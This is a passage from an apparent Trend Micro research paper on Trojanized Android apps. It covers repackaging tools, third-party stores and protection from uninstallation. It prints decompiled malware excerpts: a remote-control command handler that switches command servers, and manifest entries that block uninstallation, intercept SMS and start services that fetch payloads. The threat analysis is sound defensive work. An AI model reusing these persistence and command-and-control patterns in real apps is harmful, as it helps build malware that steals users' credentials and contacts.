


Figure 21: Code that allows the attackers to gain control of victims' devices in the sample remote controller analyzed

```
250             this.parseNews(v7);
251         }
252         if(v15.equalsIgnoreCase("showpage") != 0) {
253             this.parseShowPage(v7);
254         }
255         if(v15.equalsIgnoreCase("install") != 0) {
256             this.parseInstall(v7);
257         }
258         if(v15.equalsIgnoreCase("showinstall") != 0) {
259             this.parseShowInstall(v7);
260         }
261         if(v15.equalsIgnoreCase("iconpage") != 0) {
262             this.parseIconPage(v7);
263         }
264         if(v15.equalsIgnoreCase("iconinstall") != 0) {
265             this.parseIconInstall(v7);
266         }
267         if(v15.equalsIgnoreCase("newdomen") != 0) {
268             this.primaryServerUrl = v7.getString("url");
269             this.prefs.edit().putString("primaryServerUrl", this.primaryServerUrl).commit();
270         }
271         if(v15.equalsIgnoreCase("seconddomen") != 0) {
272             this.serl = v7.getString("url");
273             this.prefs.edit().putString("serl", this.serl).commit();
274         }
275         if(v15.equalsIgnoreCase("stop") != 0) {
276             this.stopUpdating();
277             this.stopSelf();
278         }
279         if(v15.equalsIgnoreCase("testpost") != 0) {
280             this.sendRequest(p24);
281         }
282         v15.equalsIgnoreCase("ok");
283     }
284     v6.close();
285     v5.disconnect();
286     return;
```

Figure 22: Code that allows attackers to send commands to infected devices in the sample remote controller analyzed

Protection from Uninstallation

Some Trojanized apps come in the guise of Android Device Administration application programming interfaces (APIs) in order to avoid uninstallation. An example of this is a Trojanized version of a famous payment app in China.[17]

This app's *AndroidManifest.xml* file had code that allowed it to avoid being uninstalled (see Figure 23).

```
<application android:theme="@style/AppTheme" android:label="@string/app_name" android:icon="@drawable/icon" android:allowBacku
    <activity android:label="卸载程序" android:name="a.taobao.cc.UninstallerActivity">
        <intent-filter android:priority="2147483647">
            <action android:name="android.intent.action.VIEW" />
            <action android:name="android.intent.action.DELETE" />
            <category android:name="android.intent.category.DEFAULT" />
            <data android:scheme="package" />
        </intent-filter>
    </activity>
    <activity android:label="@string/app_name" android:name="a.taobao.cc.Welcome">
        <intent-filter>
            <action android:name="android.intent.action.MAIN" />
            <category android:name="android.intent.category.LAUNCHER" />
        </intent-filter>
    </activity>
    <activity android:label="@string/app_name" android:name="a.taobao.cc.Launcher" />
    <receiver android:name="a.taobao.cc.SmsReceiver" android:enabled="true">
        <intent-filter android:priority="2147483647">
            <action android:name="android.provider.Telephony.SMS_RECEIVED" />
            <action android:name="android.intent.action.USER_PRESENT" />
            <action android:name="android.intent.action.BOOT_COMPLETED" />
        </intent-filter>
    </receiver>
    <receiver android:label="System 设备管理器" android:name="a.taobao.cc.LockReceiver" android:permission="android.permissior
        <meta-data android:name="android.app.device_admin" android:resource="@xml/lock_screen" />
        <intent-filter>
            <action android:name="android.app.action.DEVICE_ADMIN_ENABLED" />
        </intent-filter>
    </receiver>
```

Figure 23: Modified *AndroidManifest.xml* file that helps the Trojanized app avoid uninstallation

During installation, the users see a prompt to do so (see Figure 24). Afterward, they will see a prompt that says, “The application cannot be installed,” even if it has actually been installed (see Figure 25).

Figure 24: Activation prompt that victims of these types of apps see

Figure 25: Option page victims see when trying to uninstall the Trojanized app

Apart from tricking the users that it has not been installed in their devices, the app also tricks them into giving out their account credentials then sends the stolen information via SMS to cybercriminals (see Figure 26).




Figure 26: Code that steals victims' account credentials in this type of app

The malicious app also registers an SMS receiver to intercept incoming text messages that could warn users of device infection (see Figure 27).




Figure 27: Code that blocks text messages in this type of app

Additional .DEX File Insertion

SDK modification and malicious code insertion change an .APK file's certificate. Inserting an additional .DEX file, meanwhile, by exploiting the Master Key vulnerability allows malicious apps to keep their original certificates. *Classes.dex* files can contain malicious code that can infect normal .APK files. Apps that have been Trojanized this way load and execute malicious *classes.dex* files.

In the past several months, several malware have been modified this way, including Trojanized versions of Mobile QQ, YouTube, Opera, and other popular apps.[18]

An example of this is a Trojanized version of a popular game detected as ANDROIDOS_EXPLOITSIGN.HRX that has been downloaded from Google Play more than 1 million times.

Compared with the legitimate version's code structure, malicious code was inserted into the Trojanized version's *com.google* package and *AndroidManifest.xml* file, which allows a receiver to register several user actions (see Figure 28). These actions include starting the *com.google.service.MainService* that automatically downloads other apps from a malicious site (see Figure 29).




Figure 28: Comparison of the code structures of the legitimate (left) and repackaged (right) app's *classes.dex* file

```
<receiver
        android:name="com.google.safemain.BootReceiver"
        >
        <intent-filter
                android:priority="2147483647"
                >
                <action
                        android:name="android.intent.action.BOOT_COMPLETED"
                        >
                </action>
        </intent-filter>
</receiver>
<receiver android:name="com.google.safemain.OtherReceiver">
    <intent-filter android:priority="2147483647">
        <action android:name="android.intent.action.ACTION_POWER_CONNECTED"/>
        <action android:name="android.intent.action.ACTION_POWER_DISCONNECTED"/>
        <action android:name="android.intent.action.USER_PRESENT"/>
        <action android:name="android.net.conn.CONNECTIVITY_CHANGE"/>
        <category android:name="android.intent.category.DEFAULT"/>
    </intent-filter>
</receiver>
<receiver android:name="com.google.service.UnCommandReceiver"/>
<receiver android:name="com.google.service.CommandReceiver"/>
<service android:name="com.google.service.MainService" android:exported="true">
    <intent-filter>
        <action android:name="android.intent.action.START_SMS_SERVICE"/>
        <category android:name="android.intent.category.DEFAULT"/>
    </intent-filter>
</service>
```

Figure 29: Code inserted into the app's *AndroidManifest.xml* file

When executed, one of the actions—*com.google.safemain.OtherReceiver*—registered in the *AndroidMainifest.xml* file is activated. This then starts *com.google.safemain.MainSevice.*

The app then checks if an infected device has an anti-malware app. If it does not, the app starts threading *com.google.service.b* and *com.google.service.c* to obtain the victim's contact list and send it to the attackers (see Figure 30).




Figure 30: Code that allows the app to steal victims' contact lists

Tools Used to Repackage Apps

The most commonly used tools to repackage apps include android-apktool, dex2jar, jd-gui, and ded.[19, 20, 21, 22] These tools have legitimate uses. However, because they are open source tools, they have been abused by cybercriminals to create malicious apps.

Developers can also use tools that automatically repackage apps, depending on their needs. Examples of such apps include back2smali.jar and AXMLPrinter.jar.[23, 24] Like the tools mentioned above, these have legitimate uses but have been misused as well.

Repackaged Apps and Third-Party App Stores

Several third-party app stores distribute repackaged apps, some of which are even Trojanized (see Figure 31). Most repackaged apps have been injected with aggressive advertising modules that can act as remote-control backdoors, which may pose huge risks to users.




Figure 31: Screenshots of third-party app stores that offer repackaged versions of popular apps

More than 500 OPFAKE variants can be downloaded from some third-party app stores.[25] The Trojanized Flappy Bird versions previously mentioned are examples of these. Not only did they contain potentially malicious advertising code, they also abused premium services to profit from unsuspecting users.

Many third-party app stores in China still offer repackaged apps for download, several of which are Trojanized (see Figure 32).

Figure 32: Screenshot of a third-party app store in China that offers Trojanized apps

In forum posts, mobile bot and builder source codes that can automate mobile app repackaging with different configurations are advertised. Many cybercriminals also traded mobile botnets in forums on a daily basis (see Figure 33).




Figure 33: Sample forum posts offering crimeware

Conclusion

Even though it is difficult for app developers and stores to completely protect themselves from suffering the adverse effects of repackaging, they can try to use complex file encapsulation or encryption techniques. Doing so can deter cybercriminals from repackaging their apps. App stores, meanwhile, would do well to implement strict rules and audit mechanisms with regard to making apps available for user download. Developers, for instance, should not be allowed to put up an app for download that looks very similar to an already-existing one not only in terms of appearance but also in terms of code. Google Play already implements such a rule.

To stay protected from all kinds of mobile threats, including fake apps, download only from trusted sites such as official app stores. Using an effective security solution such as Trend Micro Mobile Security for Android Devices is also strongly advised.[26]

References

1. Trend Micro Incorporated. (2014). *Trend Micro Mobile Threat Information Hub.* "Malware in Apps' Clothing: A Look at Repackaged Apps." Last accessed May 27, 2014, http://about-threats.trendmicro.com/us/mobile/monthly-mobile-review/2014-04-malware-in-apps-clothing.

2. Trend Micro Incorporated. (October 2013). *Trend Micro Mobile Threat Information Hub.* "Malicious and High-Risk Android Apps Hit 1 Million: Where Do We Go from Here?" Last accessed June 30, 2014, http://about-threats.trendmicro.com/us/mobile/monthly-mobile-review/2013-10-malicious-and-high-risk-android-apps-hit-1-million.

3. Trend Micro Incorporated. (2014). *Threat Encyclopedia.* "ANDROIDOS_FAKEAV.F." Last accessed May 30, 2014, http://about-threats.trendmicro.com/us/malware/ANDROIDOS_FAKEAV.F.

4. Ryan W. Neal. (April 7, 2014). *International Business Times.* "Google Removes Top App: 'Virus Shield' Scams Thousands, Exposes Flaw in Android Ecosystem." Last accessed May 30, 2014, http://www.ibtimes.com/google-removes-top-app-virus-shield-scams-thousands-exposes-flaw-android-ecosystem-1568362.

5. Noriaki Hayashi. (July 18, 2013). *TrendLabs Security Intelligence Blog.* "KakaoTalk Targeted by Fake and Trojanized Apps." Last accessed May 27, 2014, http://blog.trendmicro.com/trendlabs-security-intelligence/kakaotalk-targeted-by-fake-and-trojanized-apps/.

6. Ruby Santos. (July 23, 2013). *TrendLabs Security Intelligence Blog.* "Cybercriminals Capitalize on Plants vs. Zombies 2 Hype." Last accessed May 27, 2014, http://blog.trendmicro.com/trendlabs-security-intelligence/cybercriminals-capitalize-on-plant-vs-zombies-2-hype/.

7. Trend Micro Incorporated. (2014). *Threat Encyclopedia.* "ANDROIDOS_FAKEBANK.A." Last accessed May 28, 2014, http://about-threats.trendmicro.com/us/malware/ANDROIDOS_FAKEBANK.A.

8. Trend Micro Incorporated. (August 2013). *Trend Micro Mobile Threat Information Hub.* "A Look at Mobile Banking Threats." Last accessed June 25, 2014, http://about-threats.trendmicro.com/us/mobile/monthly-mobile-review/2013-08-mobile-banking-threats.

9. Veo Zhang. (February 11, 2014). *TrendLabs Security Intelligence Blog.* "Trojanized Flappy Bird Comes on the Heels of Takedown by App Creator." Last accessed May 29, 2014, http://blog.trendmicro.com/trendlabs-security-intelligence/trojanized-flappy-bird-comes-on-the-heels-of-takedown-by-app-creator/.

10. Trend Micro Incorporated. (2014). *Trend Micro Mobile Threat Information Hub.* "The High Cost of Premium Service Abusers." Last accessed June 30, 2014, http://about-threats.trendmicro.com/us/infographics/infograph/the-high-cost-of-premium-service-abusers.

11. Rich Trenholm. (June 24, 2013). *CNET.* "Fake BBM Android App Fools Thousands, Google Pulls It." Last accessed June 4, 2014, http://www.cnet.com/news/fake-bbm-android-app-fools-thousands-google-pulls-it/.

12. Trend Micro Incorporated. (2014). *Threat Encyclopedia.* "ANDROIDOS_FAKEUMG.CAT." Last accessed June 27, 2014, http://about-threats.trendmicro.com/us/malware/ANDROIDOS_FAKEUMG.CAT.

13. Oracle. (2014). *Oracle Java SE Documentation.* "Java Native Interface." Last accessed June 25, 2014, http://docs.oracle.com/javase/7/docs/technotes/guides/jni/.

14. Android. (2014). *Android Developers.* "App Manifest." Last accessed June 30, 2014, http://developer.android.com/guide/topics/manifest/manifest-intro.html.

15. Trend Micro Incorporated. (2014). *Threat Encyclopedia.* "ANDROIDOS_SMSPAY.HNTA." Last accessed June 27, 2014, http://about-threats.trendmicro.com/us/malware/ANDROIDOS_SMSPAY.HNTA.

16. Trend Micro Incorporated. (2014). *Threat Encyclopedia.* "ANDROIDOS_ZDTDOWN.HBT." Last accessed June 27, 2014, http://about-threats.trendmicro.com/us/malware/ANDROIDOS_ZDTDOWN.HBT.

17. Trend Micro Incorporated. (2014). *Threat Encyclopedia.* "ANDROIDOS_SPAMBOT.HBT." Last accessed June 27, 2014, http://about-threats.trendmicro.com/us/malware/ANDROIDOS_SPAMBOT.HBT.

18. Peter Yan. (August 2, 2013). *TrendLabs Security Intelligence Blog.* "Master Key Android Vulnerability Used to Trojanize Banking App." Last accessed May 29, 2014, http://blog.trendmicro.com/trendlabs-security-intelligence/master-key-android-vulnerability-used-to-trojanize-banking-app/.

19. *Android-apktool.* Last accessed June 25, 2014, https://code.google.com/p/android-apktool/.

20. *Dex2jar.* Last accessed June 25, 2014, https://code.google.com/p/dex2jar/.

21. *Innlab.* Last accessed June 25, 2014, https://code.google.com/p/innlab/downloads/detail?name=jd-gui-0.3.3.windows.zip&.

22. SIIS Lab. (2014). *Systems and Internet Infrastructure Security.* "ded: Decompiling Android Applications." Last accessed June 25, 2014, http://siis.cse.psu.edu/ded/.

23. *Smali.* Last accessed June 25, 2014, https://code.google.com/p/smali/.

24. *Android4me.* Last accessed June 25, 2014, https://code.google.com/p/android4me/downloads/detail?name=AXMLPrinter.jar&can=4&q=.

25. Trend Micro Incorporated. (2014). *Threat Encyclopedia.* "ANDROIDOS_OPFAKE.E." Last accessed June 20, 2014, http://about-threats.trendmicro.com/us/malware/ANDROIDOS_OPFAKE.E.

26. Trend Micro Incorporated. (2014). *Mobile Security for Mobile Devices.* Last accessed June 20, 2014, http://www.trendmicro.com/us/home/products/mobile-solutions/android-security/.

Trend Micro Incorporated, a global leader in security software, strives to make the world safe for exchanging digital information. Our innovative solutions for consumers, businesses and governments provide layered content security to protect information on mobile devices, endpoints, gateways, servers and the cloud. All of our solutions are powered by cloud-based global threat intelligence, the Trend Micro™ Smart Protection Network™, and are supported by over 1,200 threat experts around the globe. For more information, visit www.trendmicro.com.

TREND MICRO™

Securing Your Journey to the Cloud

225 E. John Carpenter Freeway, Suite 1500
Irving, Texas 75062 U.S.A.

Phone: +1.817.569,8900